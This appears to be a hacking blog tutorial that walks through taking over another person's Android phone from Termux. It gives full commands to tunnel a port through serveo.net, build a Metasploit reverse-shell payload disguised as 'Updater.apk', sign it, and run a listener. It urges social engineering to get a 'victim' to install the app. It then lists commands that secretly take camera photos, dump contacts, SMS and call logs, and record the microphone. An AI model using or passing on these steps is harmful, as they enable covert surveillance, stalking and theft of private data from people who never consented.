
Hello aspiring Hackers!!! as you can guess from the title, this post is gonna be awesome. Its about How to hack an Android phone with another Android without root often called as Android to Android Hacking . This is 100% working method and practically done by me. Therefore, follow my instructions carefully and i will let you hack an Android in just simple 5 steps.
Requirements :-
Termux app( Download it from Play Store)
Installed Metasploit Framework in TermuX
TermuX should be allowed to use External Storage (For this only enter this command only at once: “termux-setup-storage”)
MiXplorer (-2.36MB For signing APK file, Download it from UpToDown Website)
MiX Signer (- 500KB APK Signer for MiXplorer (Download it from their Official Site)
(Recommended) Use Hacker`s Keyboard for entering commands in TermuX easily.
Step 1 : Port Forwarding
- For port forwarding we will use Serveo. Firstly, it allows us to manually forward desired port over internet and secondly we can even do this in future. To use Serveo first of all you have to install OpenSSH package for termux. For this you have to write this command :-
pkg install openssh

- After installation its time for port forwarding,so just type this :-
ssh -R (Desired_Port):localhost:(Desired_Port) serveo.net
- Here we will forward an TCP port. To do this you have to enter same, desired ports in “Desired_Port” field. Also, do not change “localhost”. Thus for example we are going to forward a TCP port : 4564.
Afterward you may get such screen

Step 2: Creating PAYLOAD in apk format
To create APK file with embedded Payload enter this command after opening new session in Termux
msfvenom -p android/meterpreter/reverse_tcp LHOST=serveo.net LPORT=4564 R
> storage/downloads/Updater.apk

Just wait for few seconds Payload will be automatically generated
Alright! Payload (Updater.apk) is successfully generated you can check it out in your file manager.
Making the Payload installable
Step 3: Signing the APK file
Signing an APK file is equally important. Here I’m providing you some easy steps to sign a APK file:
First of all open Mixplorer File Manager and find your payload – Updater.apk.
Long press on your payload apk (Updater.apk) and select “ MENU button ” on top right corner of MiXplorer, then select “ SIGN “
- This will give you lot of Signing options in particular but choose AUTO option, it will automatically sign the apk in best possible way.
- Now your apk is signed and will be named as (filename-signed.apk).
As to illustrate in this case we’ve chosen file name as Updater.apk so it will be named as Updater-signed.apk
Getting Hands over Metasploit-Framework :
Step 4: Setting up Metasploit-Framework in Termux for Hacking
Metasploit-Framework is a very interesting and powerful well known tool in hacking field. So today we are gonna use it for Android to Android Hacking.
- Now open New Session in termux and enter this command to open Metasploit :-
msfconsole
It will land you to this below page :


Therefore, once msfconsole starts you have to type all these commands (written in bold letters only) one after one(hit enter after typing each individual command) :-
msf> use exploit/multi/handler
msf> set payload android/meterpreter/reverse_tcp
msf> set LHOST localhost
msf> set LPORT 4564
msf> exploit -j -z
Social Engineering 
Step 5: Installing the Payload in Victim’s Android Phone(Social Engineering)
Finally you are almost all done with your command knowledge and now here comes the best part of Hacking and that is Social Engineering. Now you have to send (recommended via bluetooth) this successfully signed apk to Victim’s Android phone and that’s solely depend on your social engineering tactics. So, I hope you are good with  therefore i assume you have send this Payload in Victim’s phone .
Moreover, make sure victim has active internet connection then install the payload and open it.
- After opening APK file in victim
s phone, you will see that Meterpreter Session in your Metasploit field will be activated. To open the Meterpreter session of your victims device, click “ Return Button ” and enter this Command on Termux in Metasploit session :-
- After opening APK file in victim
sessions -i (Session ID)
here, session id can be 1,2,3….

- In (Session ID) , select the session number of Meterpreter (i.e. You will see this message when your victim opens the APK file: Meterpreter Session Opened 1 , here , 1 is the session id of Meterpreter Session).
Now, if you see such kind of screen

then you have hacked it man😎.You have just Hacked an Android phone with Android .And now you know How to hack an Android phone with another Android
HACKING COMMANDS :-
Thus, you have full access control to your Victim’s mobile. You can enter : {meterpreter> help } command, for all the available commands available to you for hacking .But I will do this for you we can use these below commands for hacking :-
- Controlling Victim’s Camera
Firstly,
For capture an image from Front-Camera of Victim’s phone just type this command :-
webcam_snap -i 2 -p storage/downloads/Snapshot-F.jpg
Secondly,
If you want to access back camera of Victim’s phone just replace 2 in previous command by 1
webcam_snap -i 1 -p storage/downloads/Snapshot-F.jpg
You can checkout your gallery or file manager(by default in downloads folder) to see the image captured by your Victim’s phone.
- Getting all contacts from Victim’s phone
For accessing contacts from your Victim’s phone just type this command :-
dump_contacts -o storage/downloads/Contacts.txt
List of contacts will be saved in your downloads folder namely Contacts.txt .
- To access SMS from Victim’s phone
To read all SMS from Victim’s phone just like above type this command :-
dump_sms -o storage/downloads/SMS.txt
All the messages will by default get stored in your downloads folder namely SMS.txt
- Fetching Call Log
To get the call log details of your Victim’s Android phone
dump_calllog -o storage/downloads/CallLog.txt
All the call log details will by default get stored in your downloads folder namely CallLog.txt
- Accessing Microphone of Victim’s phone
You can also record audio through Victim’s phone and hear it on your phone. Just type this command :-
record_mic -d 10 -f storage/downloads/Spy-Record.mp3
By default this command will record 10 second of audio.
You can change the duration of recording just replace 10 by the time that you want like 20 for 20 seconds recording and so on.